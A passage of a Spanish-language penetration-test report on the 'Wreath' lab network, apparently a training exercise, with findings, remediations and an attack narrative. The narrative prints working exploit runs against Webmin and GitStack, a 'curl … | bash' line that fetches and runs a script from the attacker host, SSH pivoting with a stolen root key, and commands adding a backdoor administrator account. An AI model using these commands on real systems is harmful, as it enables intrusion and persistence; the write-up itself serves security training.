


Red Wreath

Informe de la prueba de
penetración



Ing. Johnny Alexis C.

2021-10-10

Contenido

Resumen ejecutivo	3
Alcance	4
Cronograma	4
Hallazgos y correcciones	5
Ejecución de código remoto no autenticado en Webmin	5
Ejecución de código remoto no autenticado en GitStack	6
Carga de archivos con restricciones débiles	6
Ruta con espacios sin entrecomillado	7
Política de contraseñas inseguras	7
Reutilización de contraseñas	8
Permisos mal configurados	8
Suplantación de tokens de usuario	9
Clave SSH sin protección contraseña	9
Información de contacto en el sitio web	9
Red Wreath	10
Narrativa del ataque	10
Reconocimiento	10
Puerto 80	11
Puerto 10000	12
Explotando el servicio Webmin	12
Enumeración de la red interna	13
Enumerando nuevos activos.	14
Enumerando 10.200.198.250.	14
Explotando GitStack	16
Xfreerdp	18
Enumerando 10.200.198.100.	21
Evil-winrm	21
Website.git	21
Escaneo de puertos	23
Pivoting	23
FoxyProxy	25
Enumerando 10.200.198.100.	26
Ejecución de código remoto	27
Ingreso al sistema	29

Reconocimiento Interno	30
Escalada de privilegios.....	31
Limpieza.....	33
Conclusión	35
Referencias	35
Anexo.....	36

Resumen ejecutivo

El señor Thomas Wreath me contrato para realizar una prueba de penetración contra su red con el fin de simular un ataque dirigido malintencionado para poder determinar que activos podrían verse comprometidos, identificar vulnerabilidades, determinar el impacto de una violación de la seguridad, poner a prueba la infraestructura interna y la disponibilidad de la red doméstica de Thomas Wreath.

Una vez realizada la prueba de penetración, la red fue completamente comprometida, lo que quiere decir es que un atacante tendría acceso administrativo completo a todas las máquinas de la red.

La prueba de penetración comenzó por el servidor web público de Thomas Wreath, el cual fue comprometido usando un exploit disponible públicamente permitiéndonos ejecutar comandos sobre el sistema como un usuario privilegiado. El mismo sistema comprometido se utilizó para poder encontrar más activos dentro de la red interna, como resultado fue el acceso al servidor interno de GitStack, este servidor era vulnerable a un exploit público que me permitió acceder al sistema como un usuario privilegiado, dando como resultado un compromiso total de este sistema.

En este servidor interno de GitStack pude obtener una contraseña en texto claro y acceso al código fuente de la página albergada en el último objetivo, lo cual me permitió percatarme que esta página contaba con una función de carga de imágenes que no empleaba un sofisticado filtro de contenido, por lo cual pude cargar una web shell ofuscada y comprometer el último objetivo.

Alcance

El alcance de esta prueba se limitó a un único servidor web de cara al público y a cualquier servicio conectado u ordenadores internos. El servidor web estaba alojado en la siguiente dirección.

IP / URL	Observación
10.200.198.0/24	Red Wreath

Direcciones IP y URL excluidas del alcance de esta prueba de penetración.

IP / URL	Observación
10.200.198.250	Servidor OpenVPN
10.200.198.1	Parte de la infraestructura de AWS utilizada para crear la red

Cronograma

Fecha	Hora	Acción
2021-10-09	08:00	Inicio del compromiso
2021-10-09	10:00	Acceso ROOT a PROD-SERV
2021-10-09	13:00	Acceso del sistema a GIT-SERV
2021-10-09	15:00	Acceso inicial a WREATH-PC como Thomas
2021-10-09	15:30	Acceso a WREATH-PC como administrador
2021-10-09	16:00	Exfiltración de datos
2021-10-09	17:00	Limpieza
2021-10-09	19:00	Fin del compromiso

Hallazgos y correcciones

Una vez realizada la correspondiente prueba de penetración se mostrara las conclusiones y las recomendaciones para los hallazgos encontrados en la red del señor Thomas Wreath.

Estos hallazgos se muestran en el orden en que pienso que deben ser abordados para que la red pueda ser reforzada tan rápido como sea posible.

Una vez realizadas todas las recomendaciones, la red quedara más reforzada y segura, sin embargo esto no significa que un atacante no pueda llegar a la red interna por otro medio, por lo que debe tener múltiples capas de seguridad en la red.

Más detalles sobre cómo aprovecharnos de esas vulnerabilidades en las siguientes secciones.

Ejecución de código remoto no autenticado en Webmin

CVE ID	CVE-2019-15107
Descripción	Esta versión de Webmin está obsoleta y permite ejecutar comandos con privilegios de root debido a que se ha descubierto un problema con el parámetro old en pass-word_change.cgi que contiene una vulnerabilidad de inyección de comandos.
Impacto	Critico
Riesgo	Control total del servidor con privilegios de administrador y obtención de un punto de entrada a la red interna.
Remediación	Actualice Webmin a su última versión.
Sistema	10.200.198.200

Ejecución de código remoto no autenticado en GitStack

CVE ID	CVE-2018-5955
Descripción	La entrada controlada por el usuario no está suficientemente filtrada, lo que permite que un atacante no autenticado pueda añadir un usuario al servidor GitStack y ejecutar comandos de forma remota.
Impacto	Critico
Riesgo	Control total de la máquina del servidor Git con privilegios de administrador permitiendo acceder a otros activos dentro de la red interna.
Remediación	Actualice GitStack a su última versión.
Sistema	10.200.198.150

Carga de archivos con restricciones débiles

Descripción	Se encontró una función de carga de archivos en la página web que contaba con un problema en su validación de tipo de archivo.
Impacto	Critico
Riesgo	Es posible ejecutar comandos en el sistema a través de la página web si se carga una imagen con una web Shell dentro de sus metadatos.
Remediación	Incorporar un filtro adecuado de carga en la página web para evitar que los usuarios suban cualquier archivo malicioso.
Sistema	10.200.198.100

Ruta con espacios sin entrecomillado

Descripción	La ruta del servicio de ayuda de System Explorer no está entrecomillada lo que nos permite insertar un archivo malicioso y secuestrar la ejecución del programa.
Impacto	Critico
Riesgo	Se puede insertar una Shell para poder ejecutar comandos como un usuario privilegiado.
Remediación	Poner la ruta entre comillas y establecer la propiedad correcta del directorio para evitar que los sin privilegios escriban en el directorio.
Sistema	10.200.198.100

Política de contraseñas inseguras

Descripción	La política de contraseñas no presenta ninguna restricción en cuanto al bloqueo de contraseñas, antigüedad, historial, longitud y probablemente la complejidad de la contraseña.
Impacto	Alto
Riesgo	Es posible obtener la contraseña de las cuentas de usuario del sistema.
Remediación	Mejorar y agregar nuevas políticas de contraseñas, además se recomienda evitar frases comunes o palabras relacionadas con el trabajo por lo cual sería buena idea usar gestores de contraseñas.
Sistema	10.200.198.150, 10.200.198.100

Reutilización de contraseñas

Descripción	La reutilización de contraseñas es peligrosa y no recomendable, ya que se podría acceder a distintos servicios con una misma contraseña.
Impacto	Alto
Riesgo	Poder acceder a distintos servicios de la red, cuentas de usuarios, entre otras cosas.
Remediación	Utilizar un gestor de contraseñas para generar y gestionar las contraseñas de manera que los usuarios puedan mantener la complejidad y la individualidad de las contraseñas en toda la red.
Sistema	10.200.198.150, 10.200.198.100

Permisos mal configurados

Descripción	Los servicios ejecutados en los servidores se lo hacen en contexto de usuarios administradores.
Impacto	Alto
Riesgo	El exploit será ejecutado con los mismos privilegios que el servicio en ejecución. Esto puede llevar a un compromiso total de los sistemas sin necesidad de escalar privilegios.
Remediación	Servicios que no necesiten de privilegios altos deberían ser ejecutados por usuarios con pocos privilegios.
Sistema	10.200.198.200, 10.200.198.150

Suplantación de tokens de usuario

Descripción	La suplantación de token es una forma de suplantar el token de acceso de un usuario, lo que permite tomar el control del usuario sin necesidad de conocer su contraseña.
Impacto	Alto
Riesgo	Suplantar la cuenta del administrador.
Remediación	La concesión de privilegios a los usuarios debe seguir el principio del mínimo privilegio, por lo que no se debe conceder ningún privilegio que no sea necesario.
Sistema	10.200.198.100

Clave SSH sin protección contraseña

Descripción	La clave privada SSH del usuario root no está protegida por una contraseña.
Impacto	Medio
Riesgo	Acceso y persistencia garantizada en el sistema.
Remediación	Generar claves SSH con contraseña segura y compleja.
Sistema	10.200.198.200


Información de contacto en el sitio web

Descripción	El sitio web contiene información de contacto que puede ser fácilmente recogida por rastreadores.
Impacto	Bajo
Riesgo	Los spammers pueden recoger esta información para el spam y el phishing.
Remediación	Cambie el correo electrónico y los números de teléfono para que no se puedan analizar fácilmente.

Sistema	10.200.198.200
----------------	----------------

Red Wreath

El siguiente diagrama representa la red Wreath, que pudo ser obtenida tras la prueba de penetración.



Narrativa del ataque

El Señor Wreath ha facilitado la dirección IP del servidor web de cara al público.

La prueba de penetración comenzó con un escaneo de Nmap contra el servidor de cara al público.

Reconocimiento

Se obtuvo el siguiente resultado tras ejecutar un reconocimiento de puertos sobre el servidor web de cara al público.


```
# Nmap 7.91 scan initiated Tue Oct 5 11:05:11 2021 as: nmap -sS --min-rate 400 -p- --open -n -v -Pn -oN openPorts 10.200.198.200
Nmap scan report for 10.200.198.200
Host is up (0.29s latency).
Not shown: 65530 filtered ports, 1 closed port
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp    open  https
10000/tcp  open  snet-sensor-mgmt

Read data files from: /usr/bin/./share/nmap
# Nmap done at Tue Oct 5 11:12:06 2021 -- 1 IP address (1 host up)
scanned in 414.48 seconds
```

Podemos observar que contiene varios servicios disponibles sobre la misma dirección IP.


Puerto 80

El puerto 80 re direcciona a la página <https://thomaswreath.thm>.



Puerto 10000

El puerto 10000 está ejecutando MiniServ 1.890 (Webmin httpd). Esta versión tiene una vulnerabilidad de ejecución remota de código.



Explotando el servicio Webmin.

Como el usuario root está ejecutando el servicio Webmin, al ejecutar el exploit obtendremos automáticamente una consola como este usuario.

```
(jch@jch)-[~/THM/Wreath/exploit]
$ python webminExploit.py 10.200.198.200 10000 "curl http://10.50.195.140/exploit.sh | bash"

[*] Result:

[root@prod-serv]# whoami
root
[root@prod-serv]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.200.198.200 netmask 255.255.255.0 broadcast 10.200.198.255
    inet6 fe80::de:dfff:fe49:45d5 prefixlen 64 scopeid 0x20<link>
        ether 02:de:df:49:45:d5 txqueuelen 1000 (Ethernet)
        RX packets 2336 bytes 163048 (159.2 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1971 bytes 2934033 (2.7 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisi
ons 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 12 bytes 1020 (1020.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 12 bytes 1020 (1020.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisi
ons 0
[root@prod-serv]#
```

```
(jch@jch)-[~/THM/Wreath/exploit]
$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.200.198.200 - - [11/Oct/2021 15:59:26] "GET /exploit.sh"
```

Enumeración de la red interna

Una vez obtenemos acceso al realizar un reconocimiento interno de este servidor encontramos almacenada una clave ssh del usuario root, esto nos ayudara a mantener persistencia sobre la máquina.

```
[root@prod-serv .ssh]# ls
authorized_keys  id_rsa  id_rsa.pub  known_hosts
[root@prod-serv .ssh]# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
[REDACTED]
```

Enumerando nuevos activos.

Esto nos permitirá conocer si desde la máquina que nos encontramos somos capaces de comunicarnos con otros activos de la red.

Para llevar a cabo lo mencionado con anterioridad lo podemos hacer de varias maneras, en este caso he decidido subir un binario estático de nmap.

```
[root@prod-serv shm]# ./nmapBinary -sn 10.200.198.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-10-11 22:38 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-198-1.eu-west-1.compute.internal (10.200.198.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.18s latency).
MAC Address: 02:98:43:85:EF:1D (Unknown)
Nmap scan report for ip-10-200-198-100.eu-west-1.compute.internal (10.200.198.100)
Host is up (0.00018s latency).
MAC Address: 02:DD:85:07:76:E3 (Unknown)
Nmap scan report for ip-10-200-198-150.eu-west-1.compute.internal (10.200.198.150)
Host is up (0.00052s latency).
MAC Address: 02:EE:7E:6A:D3:55 (Unknown)
Nmap scan report for ip-10-200-198-250.eu-west-1.compute.internal (10.200.198.250)
Host is up (0.00056s latency).
MAC Address: 02:3E:6D:CF:36:91 (Unknown)
Nmap scan report for ip-10-200-198-200.eu-west-1.compute.internal (10.200.198.200)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.82 seconds
[root@prod-serv shm]#
```

De estos resultados debemos recordar que hay activos que no están dentro del alcance.

Enumerando 10.200.198.250.

Ya con un nuevo objetivo en mente deberíamos volver a escanear los puertos para este.

```
[root@prod-serv shm]# ./portScan.sh

Ports on 10.200.198.150



[+] PORT 80 - OPEN
[+] PORT 3389 - OPEN
[+] PORT 5357 - OPEN
[+] PORT 5985 - OPEN
^C
[root@prod-serv shm]#
```

En el escaneo de puertos anterior observamos que el host 10.200.198.150 aloja varios servicios, entre ellos un servicio web por el puerto 80.

Para ver el contenido de este servicio existen varias técnicas que nos serian de ayuda. En este caso yo decidí utilizar sshuttle utiliza una conexión SSH para crear un proxy tunelizado simulando una VPN, además como utiliza SSH cualquier cosa que enviemos a través del túnel será encriptado.

```
(jch@jch)-[~/THM/Wreath/content]
$ sshuttle -r root@10.200.198.200 --ssh-cmd "ssh -i idrsa" 10.200.198.0/24 -x 10.200.198.200
c : Connected to server.
```

Una vez realizado lo anterior deberíamos obtener como resultado C: Connected to server y además ya podremos visualizar el contenido alojado en el host 10.200.198.150 por el puerto 80.



Si realizamos una búsqueda de posibles vulnerabilidades para este servicio, obtendremos como resultado varios exploits que nos serian de ayuda.

```
(jch@jch)-[~/THM/Wreath/exploit]
$ searchsploit gitstack

Exploit Title
-----
GitStack - Remote Code Execution
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)
GitStack 2.3.10 - Remote Code Execution

Shellcodes: No Results
Papers: No Results

(jch@jch)-[~/THM/Wreath/exploit]
$
```

Exploutando GitStack

Este exploit nos permite ejecutar comandos sobre el sistema como el usuario que está ejecutando el servicio. Debemos ubicar nuestro comando o comandos en la variable command.

```
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.198.150'

# What command you want to execute
command = "whoami & ipconfig"
repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'

user_list = []
```

Una vez establecidos los comandos a ejecutar, una vez apliquemos el exploit sobre el sistema obtendremos lo siguiente.

```
(jch@jch)-[~/THM/Wreath/exploit]
$ python 43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your
/>Note : You have to enter the credentials of a user which has at le
work.
[+] Execute command
"nt authority\system"

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::5919:6962:dda:e5b9%13
    IPv4 Address. . . . . : 10.200.198.150
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.200.198.1
```

Podemos ver que gracias a los resultados del comando anterior somos el usuario nt authority\system y que nos encontramos en el host 10.200.198.150.

Como somos un usuario con privilegios pero no sabemos su contraseña para acceder al sistema podemos crear un nuevo usuario y agregarlo al grupo de Administrators y al grupo Remote Management Users para poder ingresar al sistema.

```
# What command you want to execute
command = "net user jch jch123 /add"
command = "net localgroup Administrators jch /add"
command = "net localgroup 'Remote Management Users' jch /add"
command = "net user jch"
repository = 'rce'
username = 'rce'
password = 'rce'
csrf_token = 'token'
```

^G Ayuda ^O Guardar ^W Buscar ^K Cortar ^T Ejecutar
^X Salir ^R Leer fich. ^N Reemplazar ^U Pegar ^J Justifica

```
"User name                    jch
Full Name
Comment
User's comment
Country/region code        000 (System Default)
Account active            Yes
Account expires            Never
Password last set         07/10/2021 21:38:29
Password expires          Never
Password changeable       07/10/2021 21:38:29
Password required          Yes
User may change password   Yes

Workstations allowed       All
Logon script
User profile
Home directory
Last logon                07/10/2021 21:42:04

